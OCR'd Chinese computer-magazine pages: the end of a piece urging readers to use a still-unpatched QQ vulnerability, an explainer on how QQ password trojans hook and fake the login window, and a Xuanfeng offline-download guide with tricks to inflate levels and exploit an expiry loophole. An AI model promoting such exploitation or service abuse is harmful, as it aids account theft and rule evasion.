


图5

些什么所谓的QQ空间密码破解器，就算找到了，不知道要破的什么时候呢。在本文截稿前，该漏洞还未被修补，应该可以利用1-2个月！祝大家好运！

（本文所涉及的漏洞代码页面本期光盘已收录）

从登录源头保卫我们的QQ

炫凤舞




图1

QQ木马与杀毒软件的较量一直在延续，而QQ用户被盗号的事也像太阳每天东升西落一样发生着。每天有无数款木马诞生，也有无数款木马被杀死。面对如潮水般的木马，作为QQ用户的我们是否已经做好迎接挑战的准备了呢？

QQ木马：一种截取QQ帐号和密码，并发送到指定的邮箱或ASP空间中的一种木马程序（如图1）。由于它截取、发送密码的过程是病毒行为，而且它的行为也是违法的。所以杀毒软件会很快对其行为进行智能分析并上传病毒样本至病毒数据库，用不了多久，该QQ木马就成为杀毒软件的打击对象。“一款木马倒下了，千千万万款木马出现了。”毫不夸张的说，现在国内的病毒发展就是这样一个趋势。

QQ木马截取密码的方式基本分为两种：破坏硬防和界面劫持。

破坏硬防：早期的木马大多采用破坏硬件防御并进行键盘记录的手段来截取QQ密码，比如：啊拉QQ大盗、完美QQ大盗、剑盟QQ大盗等等。这类木马在感染主机后，对QQ程序的硬件防御进行破坏并进行键盘记录。记得早期的QQ被破坏了硬件防御后，在登录截面的密码框旁边会留下一个坏了的锁，一些细心的用户开始注意这一细节。后来，木马编写者发现了这一漏洞，并作了修补。后期破坏硬防的QQ木马都会修复那把损坏的锁。随着杀毒软件的启发式杀毒和云安全的出现，破坏硬件防御并进行键盘记录的QQ木马很容易被杀毒软件发现，比如360安全卫士。渐渐地，破坏硬件防御型的木马退出了历史舞台。

界面劫持：伴随着破坏硬防型木马的退出，木马的编写者们开始采用一种全新的密码截取方式：QQ登录界面的劫持。一般这类QQ木马采用“HOOK+界面劫持+伪装登录窗口”，比如：爱Q大盗和幻魔QQ大盗等。这类木马在感染主机后，会对QQ的登录界面进行劫持，并用一个伪装的登录界面来进行键盘记录。这种方式已经成为了后期QQ木马盗号的主流方式，而且伴随着QQ木马的免杀能力越来越强大，这类木马成功盗取QQ的概率也变得越来越大。

知己知彼，方能百战不殆。在了解了QQ木马盗取密码的原理后，我们就来谈谈QQ登录时的防范措施。面对强大的木马，相

信很多读者都离不开一件东西——杀毒软件，而有经验的读者应该知道：QQ木马总是在杀毒软件更新前出现，现在的病毒免杀技术已经很成熟了。为了保证各位读者的利益，下面，我就给大家带来一款我们自主开发的："QQ安全登录器"（如图2）。




图2

运行程序后，填写好QQ帐号和密码，然后点击"浏览目录"，选择QQ的安装位置并选择QQ程序（如QQ安装在C盘，则使用默认位置）。在填写密码时，我们可以选择"显示明文密码"，这样可以有效方式密码输入错误。设置完成后，点击"登录QQ"来启动QQ程序。在登录QQ的过程中，我们的QQ密码始终没有作出可能被木马截取的动作，这就有效保护了QQ的安全。

这款程序的工作原理是通过加载驱动保护和关联QQ文件来进行QQ的安全登录。在登录中，QQ帐号和密码不通过QQ登录窗口来进行登录。当遇到感染登录界面劫持型QQ木马时，由于没有加载QQ登录界面，所以界面劫持型木马也无法进行键盘记录。当遇到感染破坏硬件防御木马时，QQ登录器的硬件保护可以有效保护QQ程序，使此类木马无法加载驱动。当驱动保护被破坏时，该登录器会自动进行提示，从而有效保证了QQ帐号和密码的安全（如图3）。




图3

我所提供的这款"QQ安全登录器"只是作为帮助大家的一种方式，总的来说，QQ的安全还是要靠大家自己来保护。

（文章中所涉及的" QQ安全登录器"已收录在本期光盘中）

QQ旋风离线下载攻略

丁济邦

下载，无时不刻，每秒不知道要有多少个文件从服务器下到电脑上。一般的IE自带的下载工具岂能给我们那些断点传输之类的功能呢？所以，下载工具就成了人手必备的东西了！可是，有时候，下载一个文件，特别是那些国外的服务器，速度可能奇慢无比(甚至达到了字节/每秒的速度）！这时，要下载个大文件就是天方夜谭！几个月都有可能！甚至国外的服务器总是刷新，使小菜我们好不容易要下完的文件一下子就挂了。

于是各大下载器软件都有了一个新的功能—那就是离线下载！如果用户要下载一些电影或者游戏资源，往往要长时间挂机，不仅浪费时间而且消耗大量的带宽。"离线下载"是利用服务器"替"网友的电脑下载，具高速、不用挂机的优点而颇受欢迎。迅雷的离线下载？OH！需要注册，最重要的是——银子！一个月8.8元两个月17.6元呢，才3G！小菜们可没那时间！快车？没有！于是，即免费、空间又大（9G）、方便（仅仅只要你的QQ号，别告诉我你没有！）的软件诞生了——QQ旋风离线下载。

QQ旋风离线下载是腾讯公司开发的代理用户离线下载服务，旨为用户提供更快、更稳定、更安全、更省心的下载体验。在您提交任务链接到服务器后，服务器将会自动为您下载到专属空间。完成后，您便可从专属空间提取文件到本地。目前内测中，消息指出未来的QQ旋风离线下载将会永久免费，不设收费项目。

心动了吧？不过大家也看到了"目前内测中"的话了!那可怎么办呢？别急，现在要看看这些规则：

1.QQ会员Vip 4, 5, 6以及年费会员用户已经全部开通离线下载资格。

2.QQ旋风LV 5及以上的会员用户已经自动开通离线下载权限。

3.旋风LV 5及以上的非会员用户可以通过开通会员获取离线下载特权

4.旋风LV 5以下用户，需开通年费会员才可获得离线权限。

5.若已经是会员的用户，到达旋风LV 5则自动开通离线权限。

看看有没有达标的，有的话，继续向下看，没有的话，也不要紧后面我会讲到如何做！然后我们了解一下存放时间，如图1。

离线等级存储大小和存放时间说明

会员等级	Vip1	Vip2	Vip3及以上
离线空间	3G	5G	8G
存放时间	5天	6天	7天

图1

一、离线下载全攻略

好了，接下来就要开始我们离线下载攻略了！首先，我们打开QQ旋风，找一个文件来下载，这里暂且使用QQ幻想来实验，首先，进入官网，点击旋风下载，然后就有了新建任务，这里我储存到了D盘，然后就开始下载了，如图2，看的出来，速度很慢！然后，我们按右键，点击离线下载，如图3，打开了图4的窗口，我们单击确定，好了离线开始了！只用了一秒的时间就下下来了，如图5这时我们点击“存到本地”，于是，下载就开始了！看到了吧，速度很快哦！用不了多少分钟就完成了！哈哈，好爽啊！现在我要说的是那些没有会员的小菜们，显然，升级好慢啊！这可怎么做呢！官网给了小技巧：

1.每天尽量多的下载资源。

2.每天多打开旋风挂机，提升等级。




图2




图3




图4



图5

显然，想到旋风LV5太慢了，总不能天天就挂个旋风下载吧！现在我教小菜们好方法——搭建IIS，在本地放一个大文件，然后就开始下载！这样积分就能弄很多了，当然，挂旋风也是个好主意，这样用不了多久就能LV5了！

二、旋风离线下载小漏洞

众所周知，离线下载不是想下多久就多久的，是有期限的，如图1中，官方所说的最多就9天。可是有的小菜业务忙啊，那可怎么办呢？总不能没下完就过保质期了吧！而且恼人的邮件也不是没有，如图6，不要怕！我也是偶然一试，才发现成功了！那就是不要管他到没到期，继续下你的，你会发现，其实到期只是指在离线下载列表里没有了你要的文件，但是本地的下载任务还是有的！也就是说，表面的到期其实是藏起来了，你仍然可以使用离线服务器下载！不信你可以看看到期的文件继续下载是否还有“离线”这个标志。

